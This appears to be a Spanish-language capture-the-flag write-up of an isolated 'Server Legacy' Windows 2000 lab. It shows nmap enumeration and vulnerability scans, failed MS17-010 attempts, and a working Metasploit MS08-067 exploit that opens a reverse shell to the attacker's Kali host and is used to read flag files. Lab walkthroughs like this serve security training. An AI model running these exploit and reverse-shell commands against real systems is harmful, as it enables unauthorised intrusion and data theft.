


Para iniciar el lab **Server Legacy**, cargamos el archivo .ova en vmware fusion.



Como no sabemos nada de ese server, lo aislamos en una red privada y pusimos nuestra máquina Kali en esa misma red.

Vamos a comenzar viendo que ip nos asignó en esta red para poder escanear todo el segmento con nmap

```
kali@Kali: ~  
Session Actions Edit View Help  
└─$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    inet6 fe80::42:f4ff:fece:ad66 prefixlen 64 scopeid 0x20<link>  
    ether 02:42:f4:ce:ad:66 txqueuelen 0 (Ethernet)  
    RX packets 858095 bytes 34351091 (32.7 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 858294 bytes 49802702 (47.4 MiB)  
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.72.128 netmask 255.255.255.0 broadcast 192.168.72.255  
    inet6 fe80::20c:29ff:fe81:d942 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:81:d9:42 txqueuelen 1000 (Ethernet)  
    RX packets 252763 bytes 209190304 (199.4 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 160895 bytes 18739990 (17.8 MiB)  
    TX errors 0 dropped 2 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 17 bytes 1119 (1.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 17 bytes 1119 (1.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@Kali)~  
$
```

Del resultado obtenemos el IP de nuestro objetivo 192.168.72.129 y sus puertos abiertos con sus servicios

PORT	STATE	SERVICE	VERSION
7/tcp	open	echo	
9/tcp	open	discard?	
13/tcp	open	daytime	Microsoft Windows International daytime
17/tcp	open	qotd	Windows qotd (Spanish)
19/tcp	open	chargen	
21/tcp	open	ftp	Microsoft ftpd 5.0
25/tcp	open	smtp	Microsoft ESMTP 5.0.2195.6713
42/tcp	open	wins	Microsoft Windows Wins
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft IIS httpd 5.0
88/tcp	open	spark	Apache Spark (server time: 2026-06-23 00:36:45Z)
119/tcp	open	nntp	Microsoft NNTP Service 5.00.0984 (Spanish
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: test.com, Site: Nombre-predeterminado-primer-sitio)
443/tcp	open	https?	
445/tcp	open	microsoft-ds	Microsoft Windows 2000 microsoft-ds
464/tcp	open	kpasswd5?	
515/tcp	open	printer	
548/tcp	open	afp	(name: CORPORAT-1373CB; protocol 2.2; MS2.0
563/tcp	open	snews?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
1026/tcp	open	msrpc	Microsoft Windows RPC
1028/tcp	open	msrpc	Microsoft Windows RPC
1030/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
1034/tcp	open	msrpc	Microsoft Windows RPC
1045/tcp	open	msrpc	Microsoft Windows RPC
1055/tcp	open	msrpc	Microsoft Windows RPC
1056/tcp	open	msrpc	Microsoft Windows RPC
1064/tcp	open	msrpc	Microsoft Windows RPC
1069/tcp	open	msrpc	Microsoft Windows RPC
1075/tcp	open	msrpc	Microsoft Windows RPC
1076/tcp	open	msrpc	Microsoft Windows RPC

1078/tcp	open	msrpc	Microsoft Windows RPC
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: test.com, Site: Nombre-predeterminado-primer-sitio)
3269/tcp	open	tcpwrapped	
3372/tcp	open	msdtc	Microsoft Distributed Transaction Coordinator
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
9316/tcp	open	http	Microsoft IIS httpd 5.0

Búsqueda de vulnerabilidades

```

kali@kali: ~/Downloads/Labs/Facil/Server Legacy
Session Actions Edit View Help
(kali@kali)~[~/Downloads/Labs/Facil/Server Legacy]
$ nmap -p- --script vuln 192.168.72.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 08:53 -0600
Nmap scan report for 192.168.72.129
Host is up (0.0017s latency).
Not shown: 65495 closed tcp ports (reset)
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
21/tcp    open  ftp
25/tcp    open  smtp
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
| http-slowloris-check:
|_ VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:CVE-2007-6750
|     Slowloris tries to keep many connections to the target web server open and hold
|     them open as long as possible. It accomplishes this by opening connections to
|     the target web server and sending a partial request. By doing so, it starves
|     the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:

```

```
kali@kali: ~/Downloads/Labs/Facil/Server Legacy
Session Actions Edit View Help
|
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|   http://ha.ckers.org/slowloris/
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-cookie-flags:
|   /:
|     ASPSESSIONIDQQBTRBDD:
|       httponly flag not set
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-trace: TRACE is enabled
| http-enum:
|   /postinfo.html: Frontpage file or folder
|   /_vti_bin/fpcount.exe?Page=default.asp|Image=3: Frontpage file or folder
|   /_vti_bin/shtml.dll: Frontpage file or folder
|   /_vti_bin/shtml.exe: Frontpage file or folder
|_ /printers/: Potentially interesting folder (401 Accesso denegado)
88/tcp open kerberos-sec
119/tcp open nntp
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
443/tcp open https
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
|_ http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
445/tcp open microsoft-ds
464/tcp open kpasswd5
```

```
kali@kali: ~/Downloads/Labs/Facil/Server Legacy
Session Actions Edit View Help
464/tcp open kpasswd5
515/tcp open printer
548/tcp open afp
563/tcp open snews
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
593/tcp open http-rpc-epmap
636/tcp open ldapssl
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
1026/tcp open LSA-or-nterm
1028/tcp open unknown
1030/tcp open iad1
1034/tcp open zincite-a
1045/tcp open fptip
1055/tcp open ansyslmd
1056/tcp open vfo
1064/tcp open jstel
1069/tcp open cognex-insight
1075/tcp open rdrmschc
1076/tcp open sns_credit
1078/tcp open avocent-proxy
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
3372/tcp open msdtc
3389/tcp open ms-wbt-server
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
9316/tcp open unknown
MAC Address: 00:0C:29:09:A4:23 (VMware)

Host script results:
| smb-vuln-ms17-010:
```

```
kali@kali: ~/Downloads/Labs/Facil/Server Legacy
Session Actions Edit View Help
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_
|_ smb-vuln-ms08-067:
| VULNERABLE:
| Microsoft Windows system vulnerable to remote code execution (MS08-067)
| State: VULNERABLE
| IDs: CVE:CVE-2008-4250
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
| code via a crafted RPC request that triggers the overflow during path canonicalization.
|
| Disclosure date: 2008-10-23
| References:
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|
| Nmap done: 1 IP address (1 host up) scanned in 534.36 seconds
```

Tiene dos vulnerabilidades críticas: **MS17-010 (EternalBlue)** y **MS08-067**. Ambas permiten RCE inmediato. Prioridad: MS17-010 (más moderna y con más opciones).

Para explotar MS17-010 ejecutaremos lo siguiente:

```
Msfconsole -q
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.72.129
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.72.128
run
```

```
(kali@kali) - [~/Downloads/Labs/Facil/Server Legacy]
$ msfconsole -q
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.72.129
RHOSTS => 192.168.72.129
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.72.128
LHOST => 192.168.72.128
msf exploit(windows/smb/ms17_010_eternalblue) > run
[-] 192.168.72.129:445 - Exploit failed: windows/shell/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

Fallo el payload con Metasploit, vamos a probar con impacket

```
git clone https://github.com/worawit/MS17-010.git
cd MS17-010
python checker.py 192.168.72.129
python eternalblue_exploit7.py 192.168.72.129 shellcode.bin
```

```
(kali㉿kali)-[~/Downloads/Labs/Facil/Server Legacy/MS17-010]
└─$ python checker.py 192.168.72.129
Target OS: Windows 5.0
Traceback (most recent call last):
  File "/home/kali/Downloads/Labs/Facil/Server Legacy/MS17-010/checker.py", line 55, in <module>
    rcvPkt = conn.send_trans(pack('<H', TRANS_PEEK_NMPIPE), maxParameterCount=0xffff, maxDataCount=0x800)
  File "/home/kali/Downloads/Labs/Facil/Server Legacy/MS17-010/mysmb.py", line 262, in send_trans
    self.send_raw(self.create_trans_packet(setup, param, data, mid, maxSetupCount, totalParameterCount, totalDataCount, maxP
arameterCount, maxDataCount, pid, tid, noPad))
  File "/home/kali/Downloads/Labs/Facil/Server Legacy/MS17-010/mysmb.py", line 259, in create_trans_packet
    return self.create_smb_packet(transCmd, mid, pid, tid)
  File "/home/kali/Downloads/Labs/Facil/Server Legacy/MS17-010/mysmb.py", line 230, in create_smb_packet
    return '\x00'*2 + pack('>H', len(req)) + req # assume length is <65536
TypeError: can only concatenate str (not "bytes") to str

(kali㉿kali)-[~/Downloads/Labs/Facil/Server Legacy/MS17-010]
└─$ python eternalblue_exploit7.py 192.168.72.129 shellcode.bin
Traceback (most recent call last):
  File "/home/kali/Downloads/Labs/Facil/Server Legacy/MS17-010/eternalblue_exploit7.py", line 76, in <module>
    ntfea10000 = pack('<BBH', 0, 0, 0xffdd) + 'A'*0xffde
TypeError: can't concat str to bytes

(kali㉿kali)-[~/Downloads/Labs/Facil/Server Legacy/MS17-010]
└─$
```

Al parecer este Sistema ya no es vulnerable a EtenalBlue por lo que pasaremos a tratar de explotar MS08-067

```
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 192.168.72.129
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.72.128
run
```

```

(kali㉿kali)-[~/Downloads/Labs/Facil/Server Legacy]
$ msfconsole -q
msf > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.72.129
RHOSTS => 192.168.72.129
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.72.128
LHOST => 192.168.72.128
msf exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.72.128:4444
[*] 192.168.72.129:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.29/lib/recog/fingerprint/regexp_factory.rb:34: warni
ng: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.72.129:445 - Fingerprint: Windows 2000 - Service Pack 0 - 4 - lang:Spanish
[*] 192.168.72.129:445 - Selected Target: Windows 2000 Universal
[*] 192.168.72.129:445 - Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.72.129
[*] Command shell session 1 opened (192.168.72.128:4444 → 192.168.72.129:1499) at 2026-06-23 09:36:53 -0600

Shell Banner:
Microsoft Windows 2000 [Versi_n 5.00.2195]

C:\WINNT\system32>

```

Hemos comprometido el Sistema, ahora a buscar la bandera

```

C:\WINNT\system32>cd\
cd\

C:\>dir /s /b flag.txt
dir /s /b flag.txt
C:\Documents and Settings\Administrador\Mis documentos\Flag.txt

C:\>type C:\Documents and Settings\Administrador\Mis documentos\Flag.txt
type C:\Documents and Settings\Administrador\Mis documentos\Flag.txt
El sistema no puede hallar el archivo especificado.
Error mientras se procesaba: C:\Documents.
El sistema no puede hallar el archivo especificado.
Error mientras se procesaba: and.
El sistema no puede hallar la ruta especificada.

C:\>type "C:\Documents and Settings\Administrador\Mis documentos\Flag.txt"
type "C:\Documents and Settings\Administrador\Mis documentos\Flag.txt"
FLAG: W2K{v1nt4g3_l3g4cy_pwn3d_Y2K}

C:\>

```

Haciendo una búsqueda por si hay otras banderas

```

C:\>dir /s/b *flag*.txt
dir /s/b *flag*.txt
C:\Documents and Settings\Administrador\Mis documentos\Flag.txt
C:\Shares\Admin\flag3.txt
C:\Shares\Backup\flag2.txt
C:\Shares\IT\flag1.txt

C:\>type C:\Shares\IT\flag1.txt
type C:\Shares\IT\flag1.txt
FLAG_PART_1: W2K{v1nt4g3_

C:\>type C:\Shares\Backup\flag2.txt
type C:\Shares\Backup\flag2.txt
FLAG_PART_2: l3g4cy_

C:\>type C:\Shares\Admin\flag3.txt
type C:\Shares\Admin\flag3.txt
FLAG_PART_3: pwn3d_Y2K}

C:\>

```